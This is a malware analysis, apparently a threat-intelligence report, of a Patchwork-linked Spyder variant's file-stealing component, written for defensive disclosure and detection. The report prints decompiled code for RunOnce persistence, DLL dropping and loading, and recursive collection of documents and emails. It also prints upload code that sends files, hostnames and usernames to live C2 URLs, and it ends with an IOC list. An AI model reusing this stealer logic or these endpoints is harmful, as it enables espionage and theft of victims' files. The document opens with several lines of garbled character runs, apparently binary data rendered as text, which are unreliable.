"A9"A8"A8"A9"@8!@7!A9"B9#@8!@7!A9"B:#A8"@7!A8"B9#C:$C:$B9#B:#B:#B9#A9"A9"A9"@8!@8!A8"A9"A8"A8"B9#A9"A9"B9#B:#A9"A8"B9#A9"B9#B9#A9"A9"A9"A9"A8"A9"
A9"A8"A9"A9"B9#C;$B:#A8"@8!@7!A8"A9"A9"A9"B9#A9"@8!A9"B9#A8"@8!B:#C:$B:#B:#B:#A9"@7!?7 A8"A9"@8!A8"@7!B9#C;$B9#B9#B9#@7!A8"B9#A8"@7!A8"@7!A8"B9#A
8"A8"A8"A8"A8"A8"B9#B9#B9#A8"B9#B9#B9#B9#A8"A8"A8"B9#A8"@7!A8"A8"B9#C:$A8"@7!A8"B9#B9#B9#A8"A8!A8"A8"A8!A8"A8!A8!B9"B9"A8"@7!A8!B9"B9"B9"A8"A8
"B9"B9"A8!@7 @7 A8!A8!@7!A8!A8"B9"B9#B9"A8"A8"@7!A8!A8!@7 A8"B9"@7!A8"B9#A8"A8!A8!@7!A8"B9#C:#C:#A8"B9"B9#B9#B9"A8"A8!@7!A8!A8!A8!@7!@8!@8!@8!B9#
A9"A8"@7!?6 @7!A8"A8"A8"B9#B9#A8"A8"B9#@7!A8"C:$B9#A8"@7!@7!@7!@7!@7!A8"A8"A8"A8"A8"A8"A8"A8"..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v.
.v..v..v..v..v..v..v..v..v..v..v..v..v..v.oG..^..^..^..^..^..^..^..^@6 ?6 A7!B8"@7!?6 @7!A8"B9#B9#A8"B8"B8"A8"A7!A7!A7!@6 @6 @7!A7!@7!@7!A8"A7!A7
!A8"B8"A7!@7!A8"@7!A8"A7"@7!@7!@7!@7!@6!@7!@7!@6!@7!@7!A7"B9#A8"@6!?6 ?5 @6!@7!@7!@7!..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v
..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v.oG..^..^..^A7"@6!@6 @6!A7!@6 ?5 @6 @6!A7"B8"@6!?5 @6!A7!A7!A7!@6!@6 @6!@
6!@5 @6!@5 @5 A6!A6!@6!?5 @5 A6!A6!A6!@6!@6!A6!A6!@5 ?4.?4.@5 @5 ?5 @5 @6!A6!A7"A6!@6!@6!?5 @5 @5 ?4.@6!A6!?5 @6!A7"@6!@5 @5 ?4 @5!A6"B7"B7"@5 A6
!A6!A6!A6!@5 @5 ?4 @5 @5 @5 ?4 @5 @5 @5 A6!@6!@5 ?4.>3.?5 @5 @5 @6!A6!A7"@6!@6!A6!?5 @6!B7"A7"@5 ?4.?4 ?4 ?4 ?4 @5 @5 @5 @5!@5!@5!@5!@5!A6!A6!@5!
```


Component 2: Document theft


The file steganography component RstMwService.exe first sets its own file path to the data of DeviceDisplay under the current user RunOnce in the registry.

```
memset(Filename, 0, sizeof(Filename));
GetModuleFileNameW(0, Filename, 0x2000u);
RegCreateKeyW_ptr(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", v63);
v45 = lstrlenW(Filename);
RegSetValueExW_ptr(v63[0], L"DeviceDisplay", 0, 1, Filename, 2 * v45);
RegCloseKey_ptr(v63[0]);
```

Release the file from the resource area and save it as MsEngLU.dll (MD5: c568d613ba74fd6cd5da730f6ce38626) in the INTERNET_CACHE directory.



Finally load MsEngLU.dll and call the export function DriveBackup.



MsEngLU.dll is digitally signed "GJT AUTOMOTIVE LTD".


The DLL recursively collects file information starting from the user's Desktop, Documents, Downloads, and OneDrive subdirectories, as well as the root directories of all non-system disks.

```
SHGetKnownFolderPath(&stru_101223E0, 0, 0, (PWSTR *)&var_folder_Desktop);// "%USERPROFILE%\Desktop"
SHGetKnownFolderPath(&stru_10122400, 0, 0, &var_folder_Documents);// "%USERPROFILE%\Documents"
SHGetKnownFolderPath(&stru_10122410, 0, 0, &var_folder_Downloads);// "%USERPROFILE%\Downloads"
SHGetKnownFolderPath(&stru_101223F0, 0, 0, &var_folder_SkyDrive);// "%USERPROFILE%\OneDrive"
CollectFileInfo(var_folder_Desktop);
CollectFileInfo(var_folder_Documents);
CollectFileInfo(var_folder_Downloads);
CollectFileInfo(var_folder_SkyDrive);
*(_DWORD *)RootPathName = ':\0A';
v22 = '\\';
sub_10102260((int)Buffer, 0, 520);
GetWindowsDirectoryW(Buffer, 0x208u);
DriveNumberW = PathGetDriveNumberW(Buffer);
system_drive = (WCHAR *)GlobalAlloc(0x40u, 0xAu);
PathBuildRootW(system_drive, DriveNumberW);
RootPathName[0] = 'A';
do
{
  v10 = GetDriveTypeW(RootPathName) - 2;
  if ( (!v10 || v10 == 1) && lstrcmpW(system_drive, RootPathName) )// 2: DRIVE_REMOVABLE; 3: DRIVE_FIXED
    CollectFileInfo(RootPathName);
  ++RootPathName[0];
}
while ( (unsigned int)RootPathName[0] <= 'Z' );
```

The types of files that the steganography software focuses on include documents, zip archives, images, audio, and emails.

```
if ( lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
{
  v3 = lstrlenW(v1);
  v4 = lstrlenW(FindFileData.cFileName);
  v5 = (WCHAR *)GlobalAlloc(0x40u, 2 * (v4 + v3) + 128);
  PathCombineW(v5, this, FindFileData.cFileName);
  if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
  {
    CollectFileInfo(v5);
  }
  else
  {
    ExtensionW = PathFindExtensionW(v5);
    if ( !lstrcmpW(ExtensionW, L".pdf") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".doc") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".docx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".xls") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".xlsx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".ppt") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".pptx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".zip") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".png") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".jpeg") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".opus") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".ogg") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".eml") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".rar") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    FirstFileW = v9;
  }
```

The file information is stored in the local database "%APPDATA%\Microsoft\Windows\Libraries\policy.db" in SQLite format.



Finally the data is returned to "hxxp://93.95.230.16/domcomtwit/hen.php".

```
83    g_cmp_name_encode = Base64Encode((char *)String, 2 * v11);
84    v12 = lstrlenW(v25);
85    g_user_name_encode = Base64Encode((char *)v25, 2 * v12);
86    sub_1006C870(g_db_1014E8C8, (int)"SELECT * FROM _loads WHERE _uploaded=0", -1, (int)&v15, 0);
87    while ( sub_10055010(v15) == 100 )
88    {
89      v13 = (const WCHAR *)sub_10055860(v15, 1);
90      sub_10001730(v13);                          // request to C2
91      sub_1006C870(g_db_1014E8C8, (int)"UPDATE _loads SET _uploaded=1 WHERE _file=?", -1, (int)&var_folder_Desktop, 0);
92      sub_10054780((int)var_folder_Desktop, 1, (int)v13, -1, -1);
93      sub_10069CC0(g_db_1014E8C8, (int)"COMMIT", 0, 0, (int)&var_folder_SkyDrive);
94      sub_10055010(var_folder_Desktop);
95      sub_10055D40((int)var_folder_Desktop);
96    }
```

```
35    if ( v14 )
36    {
37      sub_10002CB0(v19, &v18, 1, "compname", 4, g_cmp_name_encode, 17);
38      sub_10002CB0(v19, &v18, 1, "username", 4, g_user_name_encode, 17);
39      v6 = lpFileName;
40      v7 = lstrlenW(lpFileName);
41      lpStringa = (WCHAR *)Base64Encode((char *)lpFileName, 2 * v7);
42      sub_10002CB0(v19, &v18, 1, "filepath", 4, lpStringa, 17);
43      FileNameW = PathFindFileNameW(v6);
44      v9 = lstrlenW(FileNameW);
45      v10 = (void *)Base64Encode((char *)FileNameW, 2 * v9);
46      sub_10002CB0(v19, &v18, 1, "KMvBwHSvKAVCkJhn", 12, v4, 13, v15, 16, v10, 14, "application/octet-stream", 17);
47      sub_10007380(v14, 10002, (char)"http://93.95.230.16/domcomtwit/hen.php");
48      sub_10007380(v14, 47, 1);
49      sub_10007380(v14, 10024, v19[0]);
50      v11 = sub_10001F40(v14);
51      if ( v11 )
52      {
53        v13 = sub_10003510(v11);
54        v12 = sub_10104CDA(2);
55        sub_10001010(v12, "curl_easy_perform() failed: %s\n", v13);
56      }
```

Traceability links

The discovered Spyder variant still has many features of the previous Spyder sample[1,2] , including: XOR decryption strings, setting multiple scheduled tasks, organizing communication data in JSON string format, obtaining encrypted compressed package information from C2 servers before downloading the compressed packages and decrypting them, and so on.

The Spyder variant is associated with a number of similar samples, and the time of program creation shows that such variants have been in use since at least March.

MD5	Compile time	C&C
887d76e305d1b2ac22a83a1418a9fc57	2024-03-14 14:47:01 utc	l0p1.shop
47b4ed92cfc369dd11861862d377ae26	2024-04-05 14:09:32 utc	firebaseupdater.com
0dc0816bd46f3fe696ed0a2f1b67cfa8	2024-04-25 17:10:20 utc	firebaseupdater.com
e8a9b75c5e41f6d4af9f32c11d0057cb	2024-04-25 17:10:20 utc	firebaseupdater.com

```
lstrcpyA(&g_struct_4C4668->str_version, "0.0.0.1");
v19 = g_struct_4C4668;
v11 = lstrcpyW;
g_struct_4C4668->dword14 = 0;
lstrcpyW((LPWSTR)v19->wstr_host, L"l0p1.shop");
lstrcpyW(&g_struct_4C4668->wstr_url_dir, L"/ares/");
lstrcpyW(&g_struct_4C4668->wstr_url_path, L"pencil.php");
lstrcpyW(&g_struct_4C4668->wstr_mutex, L"naOU3bTZqsHROFIe");
v20 = g_struct_4C4668;
g_struct_4C4668->sleep_time = 4000;
lstrcpyA((LPSTR)&v20->char69C, "ZXF");
```

```
lstrcpyA((LPSTR)(dword_458180 + 4), "1.0.0.1");
*(_DWORD *)(dword_458180 + 20) = 0;
lstrcpyW((LPWSTR)(dword_458180 + 24), L"firebaseupdater.com");
lstrcpyW((LPWSTR)(dword_458180 + 536), L"/gandalf/");
lstrcpyW((LPWSTR)(dword_458180 + 1048), L"cane.php");
lstrcpyW((LPWSTR)(dword_458180 + 1564), L"yXXUKlWPEKQW0hto");
*(_DWORD *)(dword_458180 + 1560) = 4000;
v112 = lstrlenA((LPCSTR)(dword_458180 + 4));
```

According to MsEngLU.dll released by RstMwService.exe can be associated with another identical file-stealing software (MD5: 339ce8f7b5f253f2397fc117f6503f1f), which returns the file information with the URL "hxxp://89.147.109.143/lightway /hex.php".

```
if ( v14 )
{
  sub_10002CB0(v19, &v18, 1, "compname", 4, dword_1014E8D0, 17);
  sub_10002CB0(v19, &v18, 1, "username", 4, dword_1014E8CC, 17);
  v6 = lpFileName;
  v7 = lstrlenW(lpFileName);
  lpStringa = (WCHAR *)sub_10001040(lpFileName, 2 * v7);
  sub_10002CB0(v19, &v18, 1, "filepath", 4, lpStringa, 17);
  FileNameW = PathFindFileNameW(v6);
  v9 = lstrlenW(FileNameW);
  v10 = (void *)sub_10001040(FileNameW, 2 * v9);
  sub_10002CB0(v19, &v18, 1, "KMvBwHSvKAVCkJhn", 12, v4, 13, v15, 16, v10, 14, "application/octet-stream", 17);
  sub_10007380(v14, 10002, (char)"http://89.147.109.143/lightway/hex.php");
  sub_10007380(v14, 47, 1);
  sub_10007380(v14, 10024, v19[0]);
  v11 = sub_10001F40(v14);
  if ( v11 )
  {
    v13 = sub_10003510(v11);
    v12 = sub_10104CDA(2);
    sub_10001010(v12, "curl_easy_perform() failed: %s\n", v13);
  }
  sub_10001EC0(v14);
  sub_10002CD0(v19[0]);
  sub_101075D4(lpStringa);
  sub_101075D4(v10);
}
```

Release a sample of this steganography software (MD5: e19e53371090b6bd0e1d3c33523ad665) likewise save it as MsEngLU.dll file in the INTERNET_CACHE directory and call its export function DriveBackup.

```
strcpy(v18, "xr8cqp7BEbNTKgnSaw9HDL6JQWuzYh3f");
memset(pszPath, 0, 0x1000u);
SHGetFolderPathW(0, CSIDL_INTERNET_CACHE, 0, 0, pszPath);
lstrcatW(pszPath, L"\\MsEngLU.dll");
FileW = CreateFileW(pszPath, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
if ( FileW != (HANDLE)-1 )
{
  sub_401430(v4, (unsigned __int8 *)v18);     // decrypt content
  WriteFile(FileW, g_content_415880, 0x157FA8u, &NumberOfBytesWritten, 0);
  CloseHandle(FileW);
  ThreadLocalStoragePointer = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
  v19 = 0x121E1F6AFDF4E9A3i64;
  v20 = 0x8BEDEE8C;
  v7 = *ThreadLocalStoragePointer;
  v8 = *(_DWORD *)(*ThreadLocalStoragePointer + 168);
  if ( (v8 & 1) == 0 )
  {
    v9 = v19;
    *(_BYTE *)(v7 + 164) = 1;
    *(_DWORD *)(v7 + 168) = v8 | 1;
    v10 = v20;
    *(_QWORD *)(v7 + 152) = v9;
    *(_DWORD *)(v7 + 160) = v10;
    __tlregdtor(sub_40D800);
  }
  v11 = v7 + 152;
  if ( *(_BYTE *)(v7 + 164) )
  {
    v19 = 0i64;
    v12 = 0;
    v17 = 0;
    do
    {
      *(_BYTE *)(v12 + v11) ^= 0x717F5D0F8B9D9BE7ui64 >> (8 * (v12 & 7));
      v13 = (__PAIR64__(v17, v12++) + 1) >> 32;
      v17 = v13;
    }
    while ( __PAIR64__(v13, v12) < 0xC );     // "DriveBackup"
    *(_BYTE *)(v11 + 12) = 0;
  }
  LibraryW = LoadLibraryW(pszPath);
  ProcAddress = (void (*)(void))GetProcAddress(LibraryW, (LPCSTR)v11);
  ProcAddress();
}
```

Summary

Another update to Spyder indicates that the downloader has become a common tool for the Patchwork group. The two steganographic components are downloaded separately and perform different functions, reflecting the modular structure of the attacker's arsenal. The subsequent components captured so far function as screenshots and file information collection, and are likely just the tip of the iceberg in terms of the types of payloads that are being downloaded, as the attackers are fully capable of selectively taking further action against high-value targets based on the information collected.

Protection recommendations

QiAnXin Threat Intelligence Center reminds users to beware of phishing attacks, do not open links from unknown sources shared on social media, do not click on email attachments from unknown sources, do not run unknown files with exaggerated titles, and do not install apps from unofficial sources. do timely backup of important files and update and install patches.

If you need to run and install applications of unknown origin, you can first use the QiAnXin Threat Intelligence File Depth Analysis Platform (https://sandbox.ti.qianxin.com/sandbox/page) to make a judgment. Currently, it supports in-depth analysis of files in various formats, including Windows and Android platforms.

Currently, the full line of products based on the threat intelligence data from the QiAnXin Threat Intelligence Center, including the QiAnXin Threat Intelligence Platform (TIP), SkyRock, SkyEye Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situational Awareness, already support the accurate detection of such attacks.

IOC

MD5 689c91f532482aeff84c029be61f681a

887d76e305d1b2ac22a83a1418a9fc57

47b4ed92cfc369dd11861862d377ae26

0dc0816bd46f3fe696ed0a2f1b67cfa8

e8a9b75c5e41f6d4af9f32c11d0057cb

7a177ef0b1ce6f03fa424becfb9d37ac

85d0f615923af8196fa7d08ef1c68b64

e19e53371090b6bd0e1d3c33523ad665

c568d613ba74fd6cd5da730f6ce38626

339ce8f7b5f253f2397fc117f6503f1f

C&C onlinecsstutorials.com

l0p1.shop

firebaseupdater.com

93.95.230.16:80

89.147.109.143:80

URL hxxp://onlinecsstutorials.com/soup/pencil.php

hxxp://onlinecsstutorials.com/soup/download.php?mname=

hxxp://onlinecsstutorials.com/soup/upsman.php

hxxp://l0p1.shop/ares/pencil.php

hxxp://l0p1.shop/ares/download.php?mname=

hxxp://firebaseupdater.com/gandalf/cane.php

hxxp://firebaseupdater.com/gandalf/download.php?mname=

hxxp://93.95.230.16/domcomtwit/hen.php

hxxp://89.147.109.143/lightway/hex.php

Reference links

[1]. https://ti.qianxin.com/blog/articles/Suspected-Patchwork-Utilizing-WarHawk-Backdoor-Variant-Spyder-for-Espionage-on-Multiple- Nations-CN/

[2]. https://ti.qianxin.com/blog/articles/Delivery-of-Remcos-Trojan-by-Mahaccha-Group-APT-Q-36-Leveraging-Spyder-Downloader-CN/

APT 南亚地区 PATCHWORK

分享到：